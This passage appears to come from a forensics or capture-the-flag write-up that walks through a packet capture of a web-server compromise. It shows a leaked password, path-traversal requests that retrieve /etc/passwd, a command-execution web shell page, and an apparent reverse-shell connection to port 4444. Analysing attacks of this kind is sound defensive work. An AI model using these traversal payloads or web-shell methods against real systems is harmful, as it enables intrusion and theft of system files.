0090  75 73 65 72 0a 70 61 73  73 77 6f 72 64 3a 20 50   user·pas sword: P
00a0  40 73 73 77 30 72 64 31  32 33 34 35 36 21 0a      @ssw0rd1 23456!·
```

7. After gaining access to the machine the attacker tries to exploit the web server and to find if the attacker can access files that shouldn’t be accessible otherwise. By using path traversal vulnerability the attacker get access to /etc/passwd file.



```
2641 96.890975076  192.168.0.106  192.168.0.110  TCP    74 34218 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1677297449 TSecr=0 WS=128
2642 96.891025949  192.168.0.110  192.168.0.106  TCP    74 80 → 34218 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=3461442922 TSecr=1677297449 WS=128
2643 96.892628365  192.168.0.106  192.168.0.110  TCP    66 34218 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1677297451 TSecr=3461442922
2644 96.895299120  192.168.0.106  192.168.0.110  HTTP  403 GET / HTTP/1.1
2645 96.895352947  192.168.0.110  192.168.0.106  TCP    66 80 → 34218 [ACK] Seq=1 Ack=338 Win=64896 Len=0 TSval=3461442926 TSecr=1677297454
2646 96.897049537  192.168.0.106  192.168.0.110  TCP    66 33094 → 80 [FIN, ACK] Seq=1 Ack=1 Win=502 Len=0 TSval=1677297455 TSecr=3461052544
2647 96.898318851  192.168.0.110  192.168.0.106  HTTP 1038 HTTP/1.1 200 OK  (text/html)
2648 96.902562983  192.168.0.106  192.168.0.110  TCP    66 34218 → 80 [ACK] Seq=338 Ack=973 Win=64128 Len=0 TSval=1677297461 TSecr=3461442929
2649 96.944288477  192.168.0.110  192.168.0.106  TCP    66 80 → 33094 [ACK] Seq=1 Ack=2 Win=505 Len=0 TSval=3461442975 TSecr=1677297455
2650 98.479365308  192.168.0.106  192.168.0.110  HTTP  443 GET /read.php HTTP/1.1
2651 98.480854997  192.168.0.110  192.168.0.106  HTTP  557 HTTP/1.1 404 Not Found  (text/html)
2652 98.483822455  192.168.0.106  192.168.0.110  TCP    66 34218 → 80 [ACK] Seq=715 Ack=1464 Win=64128 Len=0 TSval=1677299042 TSecr=3461444512
2653 101.697414565 192.168.0.106  192.168.0.110  HTTP  413 GET /images.php HTTP/1.1
2654 101.699512417 192.168.0.110  192.168.0.106  HTTP 1182 HTTP/1.1 200 OK  (text/html)
2655 101.701207145 192.168.0.106  192.168.0.110  TCP    66 34218 → 80 [ACK] Seq=1062 Ack=2580 Win=64128 Len=0 TSval=1677302259 TSecr=3461447730
2656 105.709195020 192.168.0.106  192.168.0.110  HTTP  518 GET /images.php?file=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd HTTP/1.1
2657 105.712437231 192.168.0.110  192.168.0.106  HTTP 2511 HTTP/1.1 302 Found  (text/html)
2658 105.724247013 192.168.0.106  192.168.0.110  TCP    66 34218 → 80 [ACK] Seq=1514 Ack=5025 Win=63488 Len=0 TSval=1677306282 TSecr=3461451743
2659 105.764483423 192.168.0.106  192.168.0.110  HTTP  497 GET /view.php?image=../../../../../../../../../etc/passwd HTTP/1.1
2660 105.766687943 192.168.0.110  192.168.0.106  HTTP 1469 HTTP/1.1 200 OK  (text/html)
```

8. Here the attacker gets the contents of /etc/passwd file as response.


challenge.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>


```
No.   Time          Source         Destination    Protocol Length Info
 2650 98.479365308  192.168.0.106  192.168.0.110  HTTP     443 GET /read.php HTTP/1.1
 2651 98.480854997  192.168.0.110  192.168.0.106  HTTP     557 HTTP/1.1 404 Not Found  (text/html)
 2652 98.483822455  192.168.0.106  192.168.0.110  TCP       66 34218 → 80 [ACK] Seq=715 Ack=1464 Win=64128 Len=0 TSval=1677299042 TSecr=3461444512
 2653 101.697414565 192.168.0.106  192.168.0.110  HTTP     413 GET /images.php HTTP/1.1
 2654 101.699512417 192.168.0.110  192.168.0.106  HTTP    1182 HTTP/1.1 200 OK  (text/html)
 2655 101.701207145 192.168.0.106  192.168.0.110  TCP       66 34218 → 80 [ACK] Seq=1062 Ack=2580 Win=64128 Len=0 TSval=1677302259 TSecr=3461447730
 2656 105.709195020 192.168.0.106  192.168.0.110  HTTP     518 GET /images.php?file=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd HTTP/1.1
 2657 105.712437231 192.168.0.110  192.168.0.106  HTTP    2511 HTTP/1.1 302 Found  (text/html)
 2658 105.724247013 192.168.0.106  192.168.0.110  TCP       66 34218 → 80 [ACK] Seq=1514 Ack=5025 Win=63488 Len=0 TSval=1677306282 TSecr=3461451743
 2659 105.764483423 192.168.0.106  192.168.0.110  HTTP     497 GET /view.php?image=../../../../../../../../../etc/passwd HTTP/1.1
 2660 105.766687943 192.168.0.110  192.168.0.106  HTTP    1469 HTTP/1.1 200 OK  (text/html)
 2661 105.824907352 192.168.0.106  192.168.0.110  TCP       66 34218 → 80 [ACK] Seq=1945 Ack=6428 Win=64128 Len=0 TSval=1677306382 TSecr=3461451798
 2662 110.390746280 192.168.0.106  192.168.0.110  HTTP     446 GET /command.php HTTP/1.1
 2663 110.393368029 192.168.0.110  192.168.0.106  HTTP    1085 HTTP/1.1 200 OK  (text/html)
```

```
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin\n
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\n
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin\n
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\n
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin\n
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin\n
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin\n
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin\n
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\n
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin\n
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin\n
messagebus:x:102:105::/nonexistent:/usr/sbin/nologin\n
systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin\n
syslog:x:104:111::/home/syslog:/usr/sbin/nologin\n
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin\n
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false\n
uuidd:x:107:115::/run/uuidd:/usr/sbin/nologin\n
systemd-oom:x:108:116:systemd Userspace OOM Killer,,,:/run/systemd:/usr/sbin/nologin\n
tcpdump:x:109:117::/nonexistent:/usr/sbin/nologin\n
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin\n
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin\n
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin\n
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin\n
avahi:x:114:121:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin\n
cups-pk-helper:x:115:122:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin\n
rtkit:x:116:123:RealtimeKit,,,:/proc:/usr/sbin/nologin\n
whoopsie:x:117:124::/nonexistent:/bin/false\n
sssd:x:118:125:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin\n
speech-dispatcher:x:119:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false\n
nm-openvpn:x:120:126:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin\n
saned:x:121:128::/var/lib/saned:/usr/sbin/nologin\n
colord:x:122:129:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin\n
geoclue:x:123:130::/var/lib/geoclue:/usr/sbin/nologin\n
pulse:x:124:131:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin\n
gnome-initial-setup:x:125:65534::/run/gnome-initial-setup/:/bin/false\n
hplip:x:126:7:HPLIP system user,,,:/run/hplip:/bin/false\n
gdm:x:127:133:Gnome Display Manager:/var/lib/gdm3:/bin/false\n
w:x:1000:1000:w,,,:/home/w:/usr/bin/zsh\n
vboxadd:x:999:1::/var/run/vboxadd:/bin/false\n
cassandra:x:128:136:Cassandra database,,,:/var/lib/cassandra:/usr/sbin/nologin\n
thehive:x:998:998:thehive daemon-user:/home/thehive:/bin/false\n
mysql:x:129:137:MySQL Server,,,:/nonexistent:/bin/false\n
fwupd-refresh:x:130:138:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin\n
ftp:x:1001:1001::/home/ftp:/bin/sh\n
```

```
01e0  79 3a 78 3a 31 33 3a 31  33 3a 70 72 6f 78 79 3a   y:x:13:1 3:proxy:
01f0  2f 62 69 6e 3a 2f 75 73  72 2f 73 62 69 6e 2f 6e   /bin:/us r/sbin/n
0200  6f 6c 6f 67 69 6e 0a 77  77 77 2d 64 61 74 61 3a   ologin·w ww-data:
0210  78 3a 33 33 3a 33 33 3a  77 77 77 2d 64 61 74 61   x:33:33: www-data
0220  3a 2f 76 61 72 2f 77 77  77 3a 2f 75 73 72 2f 73   :/var/ww w:/usr/s
0230  62 69 6e 2f 6e 6f 6c 6f  67 69 6e 0a 62 61 63 6b   bin/nolo gin·back
0240  75 70 3a 78 3a 33 34 3a  33 34 3a 62 61 63 6b 75   up:x:34: 34:backu
0250  70 3a 2f 76 61 72 2f 62  61 63 6b 75 70 73 3a 2f   p:/var/b ackups:/
0260  75 73 72 2f 73 62 69 6e  2f 6e 6f 6c 6f 67 69 6e   usr/sbin /nologin
0270  0a 6c 69 73 74 3a 78 3a  33 38 3a 33 38 3a 4d 61   ·list:x: 38:38:Ma
0280  69 6c 69 6e 67 20 4c 69  73 74 20 4d 61 6e 61 67   iling Li st Manag
0290  65 72 3a 2f 76 61 72 2f  6c 69 73 74 3a 2f 75 73   er:/var/ list:/us
02a0  72 2f 73 62 69 6e 2f 6e  6f 6c 6f 67 69 6e 0a 69   r/sbin/n ologin·i
02b0  72 63 3a 78 3a 33 39 3a  33 39 3a 69 72 63 64 3a   rc:x:39: 39:ircd:
02c0  2f 72 75 6e 2f 69 72 63  64 3a 2f 75 73 72 2f 73   /run/irc d:/usr/s
02d0  62 69 6e 2f 6e 6f 6c 6f  67 69 6e 0a 67 6e 61 74   bin/nolo gin·gnat
02e0  73 3a 78 3a 34 31 3a 34  31 3a 47 6e 61 74 73 20   s:x:41:4 1:Gnats 
02f0  42 75 67 2d 52 65 70 6f  72 74 69 6e 67 20 53 79   Bug-Repo rting Sy
0300  73 74 65 6d 20 28 61 64  6d 69 6e 29 3a 2f 76 61   stem (ad min):/va
0310  72 2f 6c 69 62 2f 67 6e  61 74 73 3a 2f 75 73 72   r/lib/gn ats:/usr
0320  2f 73 62 69 6e 2f 6e 6f  6c 6f 67 69 6e 0a 6e 6f   /sbin/no login·no
0330  62 6f 64 79 3a 78 3a 36  35 35 33 34 3a 36 35 35   body:x:6 5534:655
0340  33 34 3a 6e 6f 62 6f 64  79 3a 2f 6e 6f 6e 65 78   34:nobod y:/nonex
0350  69 73 74 65 6e 74 3a 2f  75 73 72 2f 73 62 69 6e   istent:/ usr/sbin
0360  2f 6e 6f 6c 6f 67 69 6e  0a 73 79 73 74 65 6d 64   /nologin ·systemd
0370  2d 6e 65 74 77 6f 72 6b  3a 78 3a 31 30 30 3a 31   -network :x:100:1
0380  30 32 3a 73 79 73 74 65  6d 64 20 4e 65 74 77 6f   02:syste md Netwo
0390  72 6b 20 4d 61 6e 61 67  65 6d 65 6e 74 2c 2c 2c   rk Manag ement,,,
03a0  3a 2f 72 75 6e 2f 73 79  73 74 65 6d 64 3a 2f 75   :/run/sy stemd:/u
03b0  73 72 2f 73 62 69 6e 2f  6e 6f 6c 6f 67 69 6e 0a   sr/sbin/ nologin·
03c0  73 79 73 74 65 6d 64 2d  72 65 73 6f 6c 76 65 3a   systemd- resolve:
03d0  78 3a 31 30 31 3a 31 30  33 3a 73 79 73 74 65 6d   x:101:10 3:system
03e0  64 20 52 65 73 6f 6c 76  65 72 2c 2c 2c 3a 2f 72   d Resolv er,,,:/r
03f0  75 6e 2f 73 79 73 74 65  6d 64 3a 2f 75 73 72 2f   un/syste md:/usr/
0400  73 62 69 6e 2f 6e 6f 6c  6f 67 69 6e 0a 6d 65 73   sbin/nol ogin·mes
0410  73 61 67 65 62 75 73 3a  78 3a 31 30 32 3a 31 30   sagebus: x:102:10
0420  35 3a 3a 2f 6e 6f 6e 65  78 69 73 74 65 6e 74 3a   5::/none xistent:
0430  2f 75 73 72 2f 73 62 69  6e 2f 6e 6f 6c 6f 67 69   /usr/sbi n/nologi
0440  6e 0a 73 79 73 74 65 6d  64 2d 74 69 6d 65 73 79   n·system d-timesy
0450  6e 63 3a 78 3a 31 30 33  3a 31 30 36 3a 73 79 73   nc:x:103 :106:sys
0460  74 65 6d 64 20 54 69 6d  65 20 53 79 6e 63 68 72   temd Tim e Synchr
0470  6f 6e 69 7a 61 74 69 6f  6e 2c 2c 2c 3a 2f 72 75   onizatio n,,,:/ru
```


Frame (1469 bytes)
Uncompressed entity body (3156 bytes)
Text item (text), 43 bytes
Packets: 2938
Profile: Default

9. The attacker downloaded the file *command.php* which executes a command on cmd on the victim machine.



```
challenge.pcapng
File  Edit  View  Go  Capture  Analyze  Statistics  Telephony  Wireless  Tools  Help
Apply a display filter ... <Ctrl-/>

No.    Time          Source         Destination    Protocol Length Info
  2657 105.712437231 192.168.0.110  192.168.0.106  HTTP     2511 HTTP/1.1 302 Found  (text/html)
  2658 105.724247013 192.168.0.106  192.168.0.110  TCP        66 34218 → 80 [ACK] Seq=1514 Ack=5025 Win=63488 Len=0 TSval=1677306282 TSecr=3461451743
  2659 105.764483423 192.168.0.106  192.168.0.110  HTTP      497 GET /view.php?image=../../../../../../../../../etc/passwd HTTP/1.1
  2660 105.766687943 192.168.0.110  192.168.0.106  HTTP     1469 HTTP/1.1 200 OK  (text/html)
  2661 105.824907352 192.168.0.106  192.168.0.110  TCP        66 34218 → 80 [ACK] Seq=1945 Ack=6428 Win=64128 Len=0 TSval=1677306382 TSecr=3461451798
  2662 110.390746280 192.168.0.106  192.168.0.110  HTTP      446 GET /command.php HTTP/1.1
  2663 110.393368029 192.168.0.110  192.168.0.106  HTTP     1085 HTTP/1.1 200 OK  (text/html)
  2664 110.394792147 192.168.0.106  192.168.0.110  TCP        66 34218 → 80 [ACK] Seq=2325 Ack=7447 Win=64128 Len=0 TSval=1677310953 TSecr=3461456424
  2665 115.024342095 192.168.0.106  192.168.0.110  HTTP      562 POST /command.php HTTP/1.1  (application/x-www-form-urlencoded)
  2666 115.034059820 192.168.0.110  192.168.0.106  HTTP     1151 HTTP/1.1 200 OK  (text/html)
  2667 115.034799271 192.168.0.106  192.168.0.110  TCP        66 34218 → 80 [ACK] Seq=2821 Ack=8532 Win=64128 Len=0 TSval=1677315593 TSecr=3461461065
  2668 120.041602455 192.168.0.110  192.168.0.106  TCP        66 80 → 34218 [FIN, ACK] Seq=8532 Ack=2821 Win=64128 Len=0 TSval=3461466073 TSecr=1677315593
  2669 120.046108184 192.168.0.106  192.168.0.110  TCP        66 34218 → 80 [FIN, ACK] Seq=2821 Ack=8533 Win=64128 Len=0 TSval=1677320603 TSecr=3461466073
  2670 120.047478904 192.168.0.110  192.168.0.106  TCP        66 80 → 34218 [ACK] Seq=8533 Ack=2822 Win=64128 Len=0 TSval=3461466078 TSecr=1677320603
  2671 122.132074846 192.168.0.106  192.168.0.110  TCP        74 48106 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1677322690 TSecr=0 WS=128
  2672 122.132118504 192.168.0.110  192.168.0.106  TCP        74 80 → 48106 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=3461468163 TSecr=1677322690 WS=128
  2673 122.132973520 192.168.0.106  192.168.0.110  TCP        66 48106 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1677322691 TSecr=3461468163
  2674 122.135725092 192.168.0.106  192.168.0.110  HTTP      620 POST /command.php HTTP/1.1  (application/x-www-form-urlencoded)

> Frame 2663: 1085 bytes on wire (8680 bits), 1085 bytes captured (8680 bits) on interface enp0s3, id 0
> Ethernet II, Src: PCSSystemtec_d9:c0:7a (08:00:27:d9:c0:7a), Dst: PCSSystemtec_2c:43:09 (08:00:27:2c:43:09)
> Internet Protocol Version 4, Src: 192.168.0.110, Dst: 192.168.0.106
> Transmission Control Protocol, Src Port: 80, Dst Port: 34218, Seq: 6428, Ack: 2325, Len: 1019
> Hypertext Transfer Protocol
v Line-based text data: text/html (28 lines)
    <!DOCTYPE html>\n
    <html>\n
    \n
    <head>\n
        <meta charset="UTF-8">\n
        <meta name="viewport" content="width=device-width, initial-scale=1">\n
        <title>Command Execution</title>\n
        <link rel="stylesheet" href="https://cdn.jsdelivr.net/npm/bootstrap@4.0.0/dist/css/bootstrap.min.css" integrity="sha384-Gn5384
    </head>\n
    \n
    <body>\n
        <div class="container mt-5">\n
            <h1 class="text-center">Execute a Command</h1>\n
            <form action="" method="post" class="form-group">\n
                <div class="input-group mb-3">\n
                    <input type="text" class="form-control mt-3" name="cmd" id="cmd" placeholder="Enter command">\n
                    <div class="input-group-append">\n
                        <input type="submit" value="Execute" class="btn btn-primary mt-3">\n
                    </div>\n
                </div>\n
            </form>\n
                </div>\n
        <script src="https://code.jquery.com/jquery-3.2.1.slim.min.js" integrity="sha384-KJ3o2DKtIkvYIK3UENzmM7KCkRr/rE9/Qpg6aAZ6JwFDM
        <script src="https://cdn.jsdelivr.net/npm/popper.js@1.12.9/dist/umd/popper.min.js" integrity="sha384-ApNbgh9B+Y1QKtv3Rn7W3mgPxl
        <script src="https://cdn.jsdelivr.net/npm/bootstrap@4.0.0/dist/js/bootstrap.min.js" integrity="sha384-JZR6Spejh4U02d8jOt6vLEHf
    </body>\n
    \n
    </html>

0000  3c 21 44 4f 43 54 59 50  45 20 68 74 6d 6c 3e 0a   <!DOCTYP E html>·
0010  3c 68 74 6d 6c 3e 0a 0a  3c 68 65 61 64 3e 0a 20   <html>·· <head>·
0020  20 20 20 3c 6d 65 74 61  20 63 68 61 72 73 65 74      <meta  charset
0030  3d 22 55 54 46 2d 38 22  3e 0a 20 20 20 20 3c 6d   ="UTF-8" >·    <m
0040  65 74 61 20 6e 61 6d 65  3d 22 76 69 65 77 70 6f   eta name ="viewpo
0050  72 74 22 20 63 6f 6e 74  65 6e 74 3d 22 77 69 64   rt" cont ent="wid
0060  74 68 3d 64 65 76 69 63  65 2d 77 69 64 74 68 2c   th=devic e-width,
0070  20 69 6e 69 74 69 61 6c  2d 73 63 61 6c 65 3d 31    initial -scale=1
0080  22 3e 0a 20 20 20 20 3c  74 69 74 6c 65 3e 43 6f   ">·    < title>Co
0090  6d 6d 61 6e 64 20 45 78  65 63 75 74 69 6f 6e 3c   mmand Ex ecution<
00a0  2f 74 69 74 6c 65 3e 0a  20 20 20 20 3c 6c 69 6e   /title>·     <lin
00b0  6b 20 72 65 6c 3d 22 73  74 79 6c 65 73 68 65 65   k rel="s tyleshee
00c0  74 22 20 68 72 65 66 3d  22 68 74 74 70 73 3a 2f   t" href= "https:/
00d0  2f 63 64 6e 2e 6a 73 64  65 6c 69 76 72 2e 6e 65   /cdn.jsd elivr.ne
00e0  74 2f 6e 70 6d 2f 62 6f  6f 74 73 74 72 61 70 40   t/npm/bo otstrap@
00f0  34 2e 30 2e 30 2f 64 69  73 74 2f 63 73 73 2f 62   4.0.0/di st/css/b
0100  6f 6f 74 73 74 72 61 70  2e 6d 69 6e 2e 63 73 73   ootstrap .min.css
0110  22 20 69 6e 74 65 67 72  69 74 79 3d 22 73 68 61   " integr ity="sha
0120  33 38 34 2d 47 6e 35 33  38 34 78 71 51 31 61 6f   384-Gn53 84xqQ1ao
0130  57 58 41 2b 30 35 38 52  58 50 78 50 67 36 66 79   WXA+058R XPxPg6fy
0140  34 49 57 76 54 4e 68 30  45 32 36 33 58 6d 46 63   4IWvTNh0 E263XmFc
0150  4a 6c 53 41 77 69 47 67  46 41 57 2f 64 41 69 53   JlSAwiGg FAW/dAiS
0160  36 4a 58 6d 22 20 63 72  6f 73 73 6f 72 69 67 69   6JXm" cr ossorigi
0170  6e 3d 22 61 6e 6f 6e 79  6d 6f 75 73 22 3e 0a 3c   n="anony mous">·<
0180  2f 68 65 61 64 3e 0a 0a  3c 62 6f 64 79 3e 0a 20   /head>·· <body>·
0190  20 20 20 3c 64 69 76 20  63 6c 61 73 73 3d 22 63      <div  class="c
01a0  6f 6e 74 61 69 6e 65 72  20 6d 74 2d 35 22 3e 0a   ontainer  mt-5">·
01b0  20 20 20 20 20 20 20 20  3c 68 31 20 63 6c 61 73            <h1 clas
01c0  73 3d 22 74 65 78 74 2d  63 65 6e 74 65 72 22 3e   s="text- center">
01d0  45 78 65 63 75 74 65 20  61 20 43 6f 6d 6d 61 6e   Execute  a Comman
01e0  64 3c 2f 68 31 3e 0a 20  20 20 20 20 20 20 20 3c   d</h1>·          <
01f0  66 6f 72 6d 20 61 63 74  69 6f 6e 3d 22 22 20 6d   form act ion="" m
0200  65 74 68 6f 64 3d 22 70  6f 73 74 22 20 63 6c 61   ethod="p ost" cla
0210  73 73 3d 22 66 6f 72 6d  2d 67 72 6f 75 70 22 3e   ss="form -group">
0220  0a 20 20 20 20 20 20 20  20 20 20 20 20 3c 64 69   ·             <di
0230  76 20 63 6c 61 73 73 3d  22 69 6e 70 75 74 2d 67   v class= "input-g
0240  72 6f 75 70 20 6d 62 2d  33 22 3e 0a 20 20 20 20   roup mb- 3">·
0250  20 20 20 20 20 20 20 20  20 20 20 20 3c 69 6e 70                <inp

Frame (1085 bytes)   Uncompressed entity body (1523 bytes)
Line-based text data (data-text-lines), 1,523 bytes          Packets: 2938          Profile: Default
```

10.




```
  2671 122.132074846 192.168.0.106  192.168.0.110  TCP    74 48106 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1677322690
  2672 122.132118504 192.168.0.110  192.168.0.106  TCP    74 80 → 48106 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval
  2673 122.132973520 192.168.0.106  192.168.0.110  TCP    66 48106 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1677322691 TSecr=346146
  2674 122.135725092 192.168.0.106  192.168.0.110  HTTP  620 POST /command.php HTTP/1.1  (application/x-www-form-urlencoded)
  2675 122.135823987 192.168.0.110  192.168.0.106  TCP    66 80 → 48106 [ACK] Seq=1 Ack=555 Win=64640 Len=0 TSval=3461468167 TSecr=1677
  2676 122.141789189 192.168.0.110  192.168.0.106  HTTP 1086 HTTP/1.1 200 OK  (text/html)
  2677 122.148982139 192.168.0.106  192.168.0.110  TCP    66 48106 → 80 [ACK] Seq=555 Ack=1021 Win=64128 Len=0 TSval=1677322707 TSecr=3
  2678 125.451111100 192.168.0.106  192.168.0.110  HTTP  634 POST /command.php HTTP/1.1  (application/x-www-form-urlencoded)
  2679 125.459221001 192.168.0.110  192.168.0.106  TCP    74 55662 → 4444 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=34614714
  2680 125.461501293 192.168.0.106  192.168.0.110  TCP    74 4444 → 55662 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSv
  2681 125.461599102 192.168.0.110  192.168.0.106  TCP    66 55662 → 4444 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3461471493 TSecr=1677
